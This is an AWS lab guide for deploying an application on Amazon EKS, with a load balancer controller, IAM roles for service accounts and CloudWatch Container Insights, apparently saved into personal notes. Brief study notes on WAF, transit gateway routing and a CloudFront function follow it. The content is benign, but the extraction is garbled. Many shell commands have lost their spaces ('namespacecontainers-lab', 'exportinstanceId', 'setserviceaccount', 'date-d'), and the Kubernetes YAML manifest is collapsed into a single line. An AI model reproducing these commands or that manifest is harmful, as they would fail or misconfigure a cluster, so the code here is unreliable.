You can run an Application Load Balancer (ALB) to route HTTP and HTTPS traffic to Kubernetes pods within the Amazon EKS cluster. To do this, you install the AWS Load Balancer Controller (formerly called the ALB Ingress Controller) add-on. The add-on requires an IAM policy and a Kubernetes service.

You can use the **eksctl** command, along with the **helm** command to install the controller. In this lab, the commands are provided in a shell script called **albController.sh**, which you can find in the lab's working directory.

33. **Command:** To start the shell script to install AWS Load Balancer Controller, run the following commands:

```
cd~/environment/eksLabRepo
sh ./albController.sh
```

The script might take a few minutes to complete.

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
Running: eksctl utils associate-iam-oidc-provider --region us-west-2 --cluster eks-lab-cluster --approve
2023-07-25 19:59:30 [ ℹ ]  will create IAM Open ID Connect provider for cluster "eks-lab-cluster" in "us-west-2"
2023-07-25 19:59:30 [✓]  created IAM Open ID Connect provider for cluster "eks-lab-cluster" in "us-west-2"
Running: eksctl create iamserviceaccount --cluster=eks-lab-cluster --namespace=kube-system --name=aws-load-balancer-controller --role-name AmazonEKSLoadBalancerControllerRole --attach-policy-arn=arn:aws:iam::638489295426:policy/AWSLoadBalancerControllerIAMPolicy --approve
2023-07-25 19:59:31 [ ℹ ]  1 iamserviceaccount (kube-system/aws-load-balancer-controller) was included (based on the include/exclude rules)
2023-07-25 19:59:31 [!]  serviceaccounts that exist in Kubernetes will be excluded, use --override-existing-serviceaccounts to override
2023-07-25 19:59:31 [ ℹ ]  1 task: {
    2 sequential sub-tasks: {
```

create IAM role for serviceaccount "kube-system/aws-load-balancer-controller",
create serviceaccount "kube-system/aws-load-balancer-controller",
} }2023-07-25 19:59:31 [ℹ] building iamserviceaccount stack "eksctl-eks-lab-cluster-addon-iamserviceaccount-kube-system-aws-load-balancer-controller"
2023-07-25 19:59:31 [ℹ] deploying stack "eksctl-eks-lab-cluster-addon-iamserviceaccount-kube-system-aws-load-balancer-controller"
2023-07-25 19:59:31 [ℹ] waiting for CloudFormation stack "eksctl-eks-lab-cluster-addon-iamserviceaccount-kube-system-aws-load-balancer-controller"
2023-07-25 20:00:02 [ℹ] waiting for CloudFormation stack "eksctl-eks-lab-cluster-addon-iamserviceaccount-kube-system-aws-load-balancer-controller"
2023-07-25 20:00:02 [ℹ] created serviceaccount "kube-system/aws-load-balancer-controller"
Running: helm repo add eks https://aws.github.io/eks-charts
"eks" has been added to your repositories
Running: helm repo update
Hang tight while we grab the latest from your chart repositories...
...Successfully got an update from the "eks" chart repository
Update Complete. ⎈Happy Helming!⎈
Running: helm install aws-load-balancer-controller eks/aws-load-balancer-controller -n kube-system --set clusterName=eks-lab-cluster --set serviceAccount.create=false --set serviceAccount.name=aws-load-balancer-controller
NAME: aws-load-balancer-controller
LAST DEPLOYED: Tue Jul 25 20:00:12 2023
NAMESPACE: kube-system
STATUS: deployed
REVISION: 1
TEST SUITE: None
NOTES:
AWS Load Balancer controller installed!

34. **Command:** To confirm that the AWS Load Balancer Controller pods are in a **Running** state, run the following command:

```
kubectl get pods \
 -n kube-system \
 --selector=app.kubernetes.io/name=aws-load-balancer-controller
```

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
NAME                                  READY   STATUS    RESTARTS   AGE
aws-load-balancer-controller-f8c97b585-7hhbm   1/1     Running   0          38s
aws-load-balancer-controller-f8c97b585-bxvn8   1/1     Running   0          37s
```

If the pods are not in a **Running** state, wait a few minutes before proceeding with the next task. Pods might be in a **Pending** state because the Amazon EKS nodes are still deploying (not in a **Ready** state).

35. **Command:** To confirm the state of the working nodes, run the

```
kubectl get nodes
```

command.

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
NAME                                          STATUS   ROLES    AGE   VERSION
ip-192-168-15-26.us-west-2.compute.internal   Ready    <none>   22m   v1.25.11-eks-a5565ad
ip-192-168-82-0.us-west-2.compute.internal    Ready    <none>   22m   v1.25.11-eks-a5565ad
```

If you see a **Resources not found** message, the working nodes are still deploying. It might take a few more minutes to complete.

For more information about the controller, see Installing the AWS Load Balancer Controller add-

on.

Task 7: Deploying the lab application

In this task, you deploy the application to a cluster. A Kubernetes *namespace* provides the scope for pods, services, and deployments in the cluster.

36. **Command:** To create a Kubernetes namespace for the application, run the following command:

```
kubectl create namespacecontainers-lab
```

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
namespace/containers-lab created
```

In the next steps, you deploy the sample application from the container images previously built and pushed to the Amazon ECR repositories. To correctly create the Kubernetes objects, you must pass some variables to the configuration file by using the **envsubst** command to replace file placeholders inside the configuration file.

For reference, the following YAML file contains Kubernetes manifests for a *Deployment*, a *Service*, and an *Ingress* object. You can find the file in your AWS Cloud9 environment, saved as

~/environment/eksLabRepo/eks-lab-app/k8s-all.yaml

```
apiVersion:apps/v1kind:Deploymentmetadata:namespace:containers-labname:eks-lab-deploylabels:app:eks-appspec:replicas:3selector:matchLabels:app:lab-apptemplate:metadata:labels:app:lab-appspec:containers:-name:websiteimage:$ECR_REPO_URI_WEBSITE:latest## <-- Placeholder replaced with environment variableports:-containerPort:80volumeMounts:-mountPath:/var/metadataname:metadata-vol-name:sidecarimage:$ECR_REPO_URI_SIDECAR:latest## <-- Placeholder replaced with environment variablevolumeMounts:-mountPath:/var/metadataname:metadata-volvolumes:-name:metadata-volemptyDir:{}
---apiVersion:v1kind:Servicemetadata:name:lab-servicenamespace:containers-labspec:ports:-port:80targetPort:80protocol:TCPtype:NodePortselector:app:lab-app---
apiVersion:networking.k8s.io/v1kind:Ingressmetadata:namespace:containers-labname:lab-ingressannotations:alb.ingress.kubernetes.io/scheme:internet-facingalb.ingress.kubernetes.io/target-type:ipkubernetes.io/ingress.class:albspec:rules:-http:paths:-path:/pathType:Prefixbackend:service:name:lab-serviceport:number:80
```

37. **Command:** To substitute the variables in the YAML file and create the Kubernetes objects in the **containers-lab** namespace, run the following command:

```
cd~/environment/eksLabRepo/eks-lab-app
envsubst < k8s-all.yaml | kubectl apply -f -
```

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
deployment.apps/eks-lab-deploy created
service/lab-service created
ingress.networking.k8s.io/lab-ingress created
```

38. **Command:** To confirm that the objects are being created, run the following command.

```
kubectl get all -n containers-lab
```

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
NAME                              READY   STATUS    RESTARTS   AGE
pod/eks-lab-deploy-6d44b8bf5d-26bjt   2/2     Running   0          22s
pod/eks-lab-deploy-6d44b8bf5d-9vlc5   2/2     Running   0          22s
pod/eks-lab-deploy-6d44b8bf5d-mr468   2/2     Running   0          22s
NAME                 TYPE       CLUSTER-IP       EXTERNAL-IP   PORT(S)        AGE
service/lab-service   NodePort   10.100.246.106   <none>        80:30752/TCP   22s
NAME                         READY   UP-TO-DATE   AVAILABLE   AGE
deployment.apps/eks-lab-deploy   3/3     3            3           22s
NAME                                    DESIRED   CURRENT   READY   AGE
replicaset.apps/eks-lab-deploy-6d44b8bf5d   3         3         3       22s
```

As part of the application deployment, an ingress object is also created. The ingress object creates an ALB to direct traffic to the Kubernetes pods. The application could take a few minutes to deploy.

39. **Command:** To confirm the pod IDs in the deployment, run the following command:

```
kubectl get pods -n containers-lab
```

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
NAME                              READY   STATUS    RESTARTS   AGE
eks-lab-deploy-6d44b8bf5d-26bjt   2/2     Running   0          70s
eks-lab-deploy-6d44b8bf5d-9vlc5   2/2     Running   0          70s
eks-lab-deploy-6d44b8bf5d-mr468   2/2     Running   0          70s
```

40. **Command:** To show the ingress object's information, run the following command:


```
kubectl get ingress -n containers-lab
```

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
NAME          CLASS    HOSTS   ADDRESS                                                  PORTS   AGE
lab-ingress   <none>   *       k8s-containe-labingre-3207ffb4ea-513194013.us-
west-2.elb.amazonaws.com   80      102s
```

41. Copy the DNS name of the ALB from the **ADDRESS** column, paste the address into a web browser, and observe the results.

Caution: It may take about 5 minutes before the ingress enters an active state and its DNS records propagate. If the application doesn't open in your browser, wait a few minutes and then try again.



The website includes the **Kubernetes Pod ID**. When you refresh the web page, you might see how the ALB directs traffic to different pods in the Kubernetes deployment.
Notice the fields with no data, for example:

- AWS Account
- EKS Cluster Name
- Kubernetes version
- Cluster creation time
- Worker nodes instance type

By default, when Amazon EKS clusters have EC2 instances worker nodes, the pods have limited permissions to call the AWS API. They inherit the worker nodes' EC2 instance profiles. The instance profiles have attached the following AWS managed policies:

- AmazonEKSWorkerNodePolicy
- AmazonEC2ContainerRegistryReadOnly
- AmazonSSMManagedInstanceCore
- AmazonEKS_CNI_Policy

In this case, the deployed application calls the API to retrieve data but does not have the required permissions. A best practice is to provide the required permissions to applications that run on a Kubernetes pod by using the **IAM roles for service accounts** feature. The IAM roles for service accounts feature provides the following benefits:

- **Least privilege**: By using the IAM roles for service accounts feature, you avoid having to provide extended permissions to the nodes' IAM roles for pods on that node to call AWS APIs. You can scope IAM permissions to a service account, and only pods that use that service account have access to those permissions. This feature also means that you won't need third-party solutions such as kiam or kube2iam.
- **Credential isolation**: A container can retrieve credentials only for the IAM role that is associated with the service account to which it belongs. A container never has access to credentials that are intended for another container that belongs to another pod.
- **Auditability**: Access and event logging is available through AWS CloudTrail to help ensure retrospective auditing.

Task 8: Configuring IAM roles for Amazon EKS pods

In this task, you turn on the **IAM roles for service accounts** feature.
In the previous task, the API calls that the pods perform are not permitted. Specifically, the pods request functions of the **AWS Security Token Service (AWS STS)** and the **Amazon EKS** APIs. You can use the **eksctl** command to create a Kubernetes service account and an IAM role, and attach a preprepared IAM policy named **eks-lab-read-policy** to that role, to use the **IAM roles for service accounts** feature.

42. **Command:** To create a service account and attach policies to the role, run the following

command:

```
eksctl create iamserviceaccount \
   --name iampolicy-sa \
   --namespace containers-lab \
   --cluster eks-lab-cluster \
   --role-name "eksRole4serviceaccount"\
   --attach-policy-arn arn:aws:iam::$ACCOUNT_NUMBER:policy/eks-lab-read-policy \
   --approve \
   --override-existing-serviceaccounts
```

The command might take a minute to complete.

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
2023-07-25 20:05:20 [ ℹ ]  1 existing iamserviceaccount(s) (kube-system/aws-load-balancer-controller) will be excluded
2023-07-25 20:05:20 [ ℹ ]  1 iamserviceaccount (containers-lab/iampolicy-sa) was included (based on the include/exclude rules)
2023-07-25 20:05:20 [!]  metadata of serviceaccounts that exist in Kubernetes will be updated, as --override-existing-serviceaccounts was set
2023-07-25 20:05:20 [ ℹ ]  1 task: {
   2 sequential sub-tasks: {
      create IAM role for serviceaccount "containers-lab/iampolicy-sa",
      create serviceaccount "containers-lab/iampolicy-sa",
   } }2023-07-25 20:05:20 [ ℹ ]  building iamserviceaccount stack "eksctl-eks-lab-cluster-addon-iamserviceaccount-containers-lab-iampolicy-sa"
2023-07-25 20:05:20 [ ℹ ]  deploying stack "eksctl-eks-lab-cluster-addon-iamserviceaccount-containers-lab-iampolicy-sa"
2023-07-25 20:05:20 [ ℹ ]  waiting for CloudFormation stack "eksctl-eks-lab-cluster-addon-iamserviceaccount-containers-lab-iampolicy-sa"
2023-07-25 20:05:50 [ ℹ ]  waiting for CloudFormation stack "eksctl-eks-lab-cluster-addon-iamserviceaccount-containers-lab-iampolicy-sa"
2023-07-25 20:06:26 [ ℹ ]  waiting for CloudFormation stack "eksctl-eks-lab-cluster-addon-iamserviceaccount-containers-lab-iampolicy-sa"
2023-07-25 20:06:26 [ ℹ ]  created serviceaccount "containers-lab/iampolicy-sa"
```

43. **Command:** To review annotations for the previously created Kubernetes service account **iampolicy-sa**, run the following command:

```
kubectl get sa iampolicy-sa -n containers-lab -o yaml
```

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
apiVersion: v1
kind: ServiceAccount
metadata:
  annotations:
    eks.amazonaws.com/role-arn: arn:aws:iam::638489295426:role/eksRole4serviceaccount
  creationTimestamp: "2023-07-25T20:06:26Z"
  labels:
    app.kubernetes.io/managed-by: eksctl
  name: iampolicy-sa
  namespace: containers-lab
  resourceVersion: "5755"
  uid: bbacb8b9-a65d-4fab-b52e-c834b655662d
```

Note: In the command output, notice the IAM role ARN in the annotations section. The output

shows that the Kubernetes service account now has associated an IAM role.

44. **Command:** To bind the Kubernetes service account to the application pods and update the running deployment, run the following command:

```
kubectl setserviceaccount \
 deployment eks-lab-deploy \
 iampolicy-sa -n containers-lab
```

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
deployment.apps/eks-lab-deploy serviceaccount updated
```

45. **Command:** To confirm that the previous kubectl command added the service account to the Kubernetes deployment, run the following command.

```
kubectl describe deployment.apps/eks-lab-deploy \
 -n containers-lab | grep 'Service Account'
```

Expected output:

```
******************************
**** This is OUTPUT ONLY. ****
******************************
Service Account:  iampolicy-sa
```

46. Refresh the browser window that shows the container application. Notice that the data fields are complete. This means that the application running on the pods can successfully get a response from the API calls.

It might take up to a minute for the application to update the web console.

Note: As a reminder, you can run the following command to get the ALB DNS name:

```
kubectl get ingress -n containers-lab
```

47. **Command:** Notice that the **Cluster creation time** information is in UNIX epoch time. You can run the following command, replacing CLUSTER_CREATION_TIME with the value shown on the website to display a common date format. You can choose your local time zone, for example,

    TZ=America/Chicago
    to display local time.

```
TZ=UTC date-d @CLUSTER_CREATION_TIME
```

For further information, see IAM roles for service accounts.

Task 9: Deploying Amazon CloudWatch Container Insights

Amazon CloudWatch Container Insights collect, aggregate, and summarize metrics and logs from your containerized applications and microservices. CloudWatch Container Insights is available for Amazon Elastic Container Service (Amazon ECS), Amazon Elastic Kubernetes Service (Amazon EKS), and Kubernetes platforms on Amazon EC2.

In this task, you add CloudWatch Container Insights to the lab application and review the results. The first step is to add a required IAM policy, **CloudWatchAgentServerPolicy** to your Amazon EKS compute nodes attached role policy.

48. **Command:** To add the IAM policy to the Amazon EKS instance role, run the following commands:

```
exportinstanceId=$(aws ec2 describe-instances \
```

```
 --filters Name=instance-type,Values=t3.medium \
 --query "Reservations[0].Instances[*].InstanceId"\
 --output text)
exportinstanceProfileArn=$(aws ec2 describe-instances \
 --instance-ids $instanceId\
 --query 'Reservations[*].Instances[*].IamInstanceProfile.Arn'\
 --output text)
exportinstanceProfileName=$(echo$instanceProfileArn| \
 awk -F/ '{print $NF}')
exportroleName=$(aws iam get-instance-profile \
 --instance-profile-name $instanceProfileName\
 --query "InstanceProfile.Roles[*].RoleName"\
 --output text)
sudo chmod+x ~/environment/eksLabRepo/containerInsights.sh
~/environment/eksLabRepo/./containerInsights.sh
```

To learn more about the prerequisites, see Container Insights - Verify prerequisites.

49. **Command:** To deploy CloudWatch Container Insights to the Amazon EKS cluster, run the following commands:

```
exportCLUSTER_NAME=$(aws eks describe-cluster \
 --name eks-lab-cluster \
 --query 'cluster.name'\
 --output text)
curl https://raw.githubusercontent.com/aws-samples/amazon-cloudwatch-container-insights/latest/k8s-deployment-manifest-templates/deployment-mode/daemonset/container-insights-monitoring/quickstart/cwagent-fluentd-quickstart.yaml | \
 sed "s/{{cluster_name}}/$CLUSTER_NAME/;s/{{region_name}}/$AWS_DEFAULT_REGION/"| \
 kubectl apply -f -
```

Expected output:


```
******************************
**** This is OUTPUT ONLY. ****
******************************
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 16515  100 16515    0     0  86834      0 --:--:-- --:--:-- --:--:-- 86921
namespace/amazon-cloudwatch created
serviceaccount/cloudwatch-agent created
clusterrole.rbac.authorization.k8s.io/cloudwatch-agent-role created
clusterrolebinding.rbac.authorization.k8s.io/cloudwatch-agent-role-binding created
configmap/cwagentconfig created
daemonset.apps/cloudwatch-agent created
configmap/cluster-info created
serviceaccount/fluentd created
clusterrole.rbac.authorization.k8s.io/fluentd-role created
clusterrolebinding.rbac.authorization.k8s.io/fluentd-role-binding created
configmap/fluentd-config created
daemonset.apps/fluentd-cloudwatch created
```

CloudWatch Container Insights might take 8–10 minutes to fully deploy and show the cluster data. Wait for the deployment to complete before proceeding to the following steps.

50. To access the CloudWatch service, in the AWS Management Console, on the **Services** menu, choose **Management & Governance**, and then choose **CloudWatch**.
51. In the navigation pane, choose **Insights**, and then choose **Container Insights**.

If you notice an IAM permission error, you can safely ignore the warning and continue with the next step.

52. To view a map of the Kubernetes environment, in the upper-right area, choose **Map view**.
53. Place your cursor in the **Select a cluster** field and from the dropdown menu, select **eks-lab-cluster**.
54. Place your cursor in the **Select a node** field and from the dropdown menu, select the **containers-lab** namespace. The map updates to show the resources in the *containers-lab* namespace and the metrics panels at the bottom of the screen display their CPU utilization, Memory utilization, and Network stats.



Notice the metrics page, which shows CPU, memory, and network utilization.
For this lab, you can safely ignore the IAM Permission Error that you see when you view the dashboard.
To learn more about CloudWatch Container Insights on Amazon EKS, see Quick Start setup for Container Insights on Amazon EKS and Kubernetes.

Conclusion

Congratulations! You should now be able to do the following tasks:

- Prepare an AWS Cloud9 workspace.
- Create an Amazon EKS cluster.
- Prepare a Docker application and push it to an Amazon ECR repository.
- Deploy an AWS Load Balancer Controller.
- Deploy an application into an Amazon EKS cluster.
- Configure and view CloudWatch Container Insights on a Kubernetes cluster.

End lab

Follow these steps to close the console and end your lab.

55. Return to the **AWS Management Console**.
56. At the upper-right corner of the page, choose **AWSLabsUser**, and then choose **Sign out**.
57. Choose **End lab** and then confirm that you want to end your lab.

Additional resources

- AWS Workshop - Introduction to Kubernetes
- Creating an Amazon EKS cluster
- Create a kubeconfig for Amazon EKS
- Kubernetes kubectl Cheat Sheet

For more information about AWS Training and Certification,
see *https://aws.amazon.com/training/*.
Your feedback is welcome and appreciated.
If you would like to share any feedback, suggestions, or corrections, please provide the details in our *AWS Training and Certification Contact Form*.

Aus <https://labs.skillbuilder.aws/sa/lab/arn%3Aaws%3Alearningcontent%3Aus-east-1%3A470679935125%3Ablueprintversion%2FSPL-BE-200-COCEKS-1%3A1.0.12-6718d64d/en-US>

Cloudwatch

Donnerstag, 6. Juni 2024 19:21

Data Protection policies wenn sensitive Daten in logs stehen können policys verwendet werden um diese zu *****

CodeCommit

Sonntag, 7. Juli 2024 12:12

Security Check with https://github.com/stelligent/cfn_nag

Linting with https://github.com/aws-cloudformation/cfn-lint

AWS WAF

Montag, 8. Juli 2024 14:28

Web ACL kann vor AWS Resourcen geschaltet werden.

Es können Rules applied werden zu WAF‘s
Managed Rule Sets
Ratebased Rules (100 login request in 5 min)
IP set allowlist


SEND IT INTO THE ABYSS

Samstag, 13. Juli 2024 12:11

1.tgw-id
2.Tgw-attachment-id-vpc-eggress
3.Nat-gatway-id
4.Transit Gateway Static Routes with Blackhole

EKS-ALB-Projekt

Samstag, 13. Juli 2024 14:45




```
function handler(event) {
    // NOTE: This example function is for a viewer request event trigger.
    // Choose viewer request for event trigger when you associate this function with a distribution.
    var request = event.request;
    var uri = request.uri;
    var headers = request.headers;
    if (uri.includes("/server-1")) {
        request.uri = request.uri.replace("/server-1","/");
        headers['x-server-name'] = {value: 'server-1'};
    }
    else if (uri.includes("/server-2")) {
        request.uri = request.uri.replace("/server-2","/");
        headers['x-server-name'] = {value: 'server-2'};
    }
    return request;
}
```

Amazon Q

Montag, 29. Juli 2024 10:42

